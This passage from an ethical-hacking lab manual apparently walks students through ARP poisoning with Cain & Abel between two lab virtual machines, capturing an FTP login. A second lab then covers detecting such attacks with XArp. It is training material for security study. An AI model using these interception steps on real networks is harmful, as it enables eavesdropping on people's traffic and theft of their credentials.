A man-in-the-middle attack (MITM) is a form of **active eavesdropping** in which the attacker makes **independent** connections with the victims and relays messages between them, making them believe that they are talking directly to each other over a **private connection**, when in fact the entire conversation is **controlled** by the attacker.

Man-in-the-middle attacks come in many **variations** and can be carried out on a **switched** LAN.

Lab Tasks

TASK 1

Man-In-The-Middle Attack

1. Launch your **Windows 2008 Server** virtual machine (**Victim Machine**).
2. Launch your **Windows 8** virtual machine (**Attacker Machine**).
3. On the host machine (Windows Server 2012), launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 6.1: Windows Server 2012 – Desktop view

Man in the Middle attacks has the potential to eavesdrop on a switched LAN to sniff for clear-text data (McClure, Scambray). It can also be used for substitution attacks that can actively manipulate data.

4. Click **Cain** in the **Start** menu to launch Cain& Abel.




FIGURE 6.2: Windows Server 2012 – Desktop view

Cain & Abel covers some security aspects/weakness intrinsic of protocol's standards, authentication methods and caching mechanisms.

5. The main window of Cain & Abel appears.




FIGURE 6.3: Cain & Abel Main Window

Replay attacks can also be used to resend a sniffed password hash to authenticate an unauthorized user.

6. When you first open Cain & Abel, you will notice a series of tabs near the top of the window.
7. To configure the **Ethernet card**, click **Configure** from the menu bar.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

APR-SSH1 can capture and decrypt SSH version 1 session that are then saved toa text file. APR-HTTPS can intercept and forge digital certificates on the fly but becauses trusted authority does not sign these certificates a warning message will be displayed to the end user.




FIGURE 6.4: Cain & Abel Configuration Option

FIGURE 6.4: Cain & Abel Configuration Option

8. The **Configuration Dialog** window appears.
9. The **Configuration Dialog** window consists of several tabs. Click the **Sniffer** tab to select the sniffing adapter.
10. Select **Adapter** and click **Apply** and then **OK**.

For IP and MAC spoofing you have to choose addresses that are not already present on the network. By default Cain uses the spoofed MAC "001122334455" for two reasons: first that address can be easily identified for troubleshooting and second it is not supposed to exist in your network.

Note: You cannot have on the same Layer-2 network two or more Cain machines using APR's MAC spoofing and the same Spoofed MAC address.




FIGURE 6.5: Cain & Abel Configuration Dialog Window

11. Click the **Start/Stop Sniffer** icon on the toolbar.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The most crucial item in that list is the radioactive hazard APR. It is in this window that we select our victim(s).




FIGURE 6.6: Cain & Abel Configuration Dialog Window

FIGURE 6.6: Cain & Abel Configuration Dialog Window

Note: If you get Cain Warning pop-up, click **OK**.

12. Now click the **Sniffer** tab.

Be warned that there is the possibility that you will cause damages and/or loss of data using this software and that in no events shall the author be liable for such damages or loss of data.




FIGURE 6.7: Sniffer tab

13. Click the **Plus** (**+**) icon or right-click in the window and select **Scan MAC Addresses** to scan the network for hosts.
14. The **MAC Address Scanner** window appears. Select **All hosts in my subnet** and check the **All Tests** check box. Click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

APR-RDP can capture and decrypt Microsoft's Remote Desktop Protocol as well.





FIGURE 6.8: Cain & Abel – MAC Address Scanner Window

FIGURE 6.8: Cain & Abel – MAC Address Scanner Window

15. Cain & Abel starts scanning for MAC addresses and lists all found MAC address.

Speeding up packet capture speed by wireless packet injection



Note that Cain & Abel program does not exploit any software vulnerabilities or bugs that could not be fixed with little effort.

FIGURE 6.9: Cain & Abel – Scanning MAC Addresses Window

16. After scanning is **completed**, a list of detected **MAC addresses** is displayed.
17. Click the **APR** tab at the bottom of the main window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

APR state Half-Routing means that APR is routing the traffic correctly but only in one direction (ex: Client->Server or Server->Client). This can happen if one of the two hosts cannot be poisoned or if asymmetric routing is used on the LAN. In this state the sniffer loses all packets of an entire direction so it cannot grab authentications that use a challenge-response mechanism.




FIGURE 6.10: Cain & Abel ARP Tab

FIGURE 6.10: Cain & Abel ARP Tab

18. Click anywhere in the **Configuration/Routed Packets** window of APR to activate the **Plus** icon.

APR state Full-Routing means that the IP traffic between two hosts has been completely hijacked and APR is working in FULL-DUPLEX. (ex: Server<->Client). The sniffer will grab authentication information accordingly to the sniffer filters set.




FIGURE 6.11: Cain & Abel ARP Tab

19. Click the Plus (**+**) icon; the **New ARP Poison Routing** window opens from which you can add the IPs to listen to traffic.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 6.12: Cain & Abel ARP Tab

FIGURE 6.12: Cain & Abel ARP Tab

The Protected Store is a storage facility provided as part of Microsoft CryptoAPI. It's primarily use is to securely store private keys that have been issued to a user.

20. To monitor the traffic between two computers, select **10.0.0.3** (Windows 8 virtual machine) and **10.0.0.5** (Windows 2008 Server virtual machine). Click **OK**.



All of the information in the Protected Store is encrypted, using a key that is derived from the user's logon password. Access to the information is tightly regulated so that only the owner of the material can access it

FIGURE 6.13: Cain & Abel ARP Tab

FIGURE 6.13: Cain & Abel ARP Tab

21. Select the added IP address in the **Configuration/Routed** packets and click the **Start/Stop APR** icon.

Note: If the Couldn't bind HTTPS acceptor socket pop-up appears, click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Many Windows applications use this feature; Internet Explorer, Outlook and Outlook Express for example store user names and passwords using this service.




FIGURE 6.14: Cain & Abel ARP Poisoning

22. Now launch the command prompt in Windows 2008 Server and type **ftp 10.0.0.3** (IP address of Windows 8 machine) and press **Enter**.
23. When prompted for Username type "**Martin**" and press **Enter** and for password type "**apple**" and press **Enter**.

There is also another set used for credentials that should persist on the local machine only and cannot be used in roaming profiles, this is called "Local Credential Set" and it refers to the file: \Documents and Settings\%Username%\Local Settings\Application Data\Microsoft\Credentials\%UserSID%\Credentials




FIGURE 6.15: Start ftp://10.0.0.3

24. Now, on the host machine, observe the tool listing some packets exchange.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 6.16: Sniffer window with more packets exchanged

FIGURE 6.16: Sniffer window with more packets exchanged

25. Click the **Passwords** tab as shown in the following screenshot to view the sniffed password for **ftp 10.0.0.3**.




FIGURE 6.17: Sniffer window with more packets exchanged

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and "exposure" through public and free information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tool/Utility	Information Collected/Objectives Achieved
Cain & Abel	**IP Address** – 10.0.0.3 **MAC Address** – 00155DA86E06 **Packets Sent** – 5 **Packets Received** – 7 **FTP Server** – 10.0.0.3 **Username** – Martin **Password** – apple

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Determine how you can defend against ARP cache poisoning in a network.
2. How can you easily find the password captured in an EDP MITM attack using only Notepad or some other text editor?
3. How can one protect a Windows Server against RDP MITM attacks?

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 7

Detecting ARP Attacks with the XArp Tool

XArp is a security application that uses advanced techniques to detect ARP-based attacks.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

You have already learned in the previous lab to capture user name and password information using Cain & Abel. Similarly, attackers, too, can sniff the username and password of a user. Once attackers have a user name and password, they can simply gain access to a network's database and perform illegitimate activities. If that account has administrator permissions, attackers can disable firewalls and load fatal viruses and worms on the computer and spread that onto the network. They can also perform different types of attacks such as denial-of-service attacks, spoofing, buffer overflow, heap overflow, etc.

When using a wireless connection, as an administrator you must use the strongest security supported by your wireless devices and also advise other employees to use a strong password. The passwords must be changed weekly or monthly.

Another method attackers can implement is ARP attacks through which they can snoop or manipulate all your data passing over the network. This includes documents, emails, and VoiceIP conversations. ARP attacks go undetected by firewalls; hence, in this lab you will be guided to use the XArp tool, which provides advanced techniques to detect ARP attacks to prevent your data.

Lab Objectives

The objective of this lab to accomplish the following regarding the target organization that includes, but is not limited to:

- To detect ARP attacks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 08 Sniffing

Lab Environment

To carry-out the lab, you need:

- **XArp** is located at **D:\CEH-Tools\CEHv8 Module 08 Sniffing\ARP Spoofing Detection Tools\XArp**
- You can also download the latest version of **XArp** from http://www.chrismc.de/development/xarp/index.html
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- A computer running Windows Server 2012 as host machine
- Double-click **xarp-2.2.2-win.exe** and follow the wizard-driven installation steps to install **XArp**
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of XArp

XArp helps users to detect ARP attacks and keep their data private. Administrators can use XArp to monitor whole subnets for ARP attacks. Different security levels and fine-tuning possibilities allow normal and power users to efficiently use XArp to detect ARP attacks.

Lab Tasks

TASK 1

Launching the XArp tool

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 7.1: Windows Server 2012 – Desktop view

2. Click **XArp** in the **Start** menu to launch the XArp tool.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 7.2: Windows Server 2012 – Apps

🗁 Address Resolution Protocol (ARP) poisoning is a type of attack where the Media Access Control (MAC) address is changed by the attacker.

3. The main Window of XArp appears with a list of IPs, MAC addresses, and other information for machines in the network.




FIGURE 7.3: XArp status when security level set to high

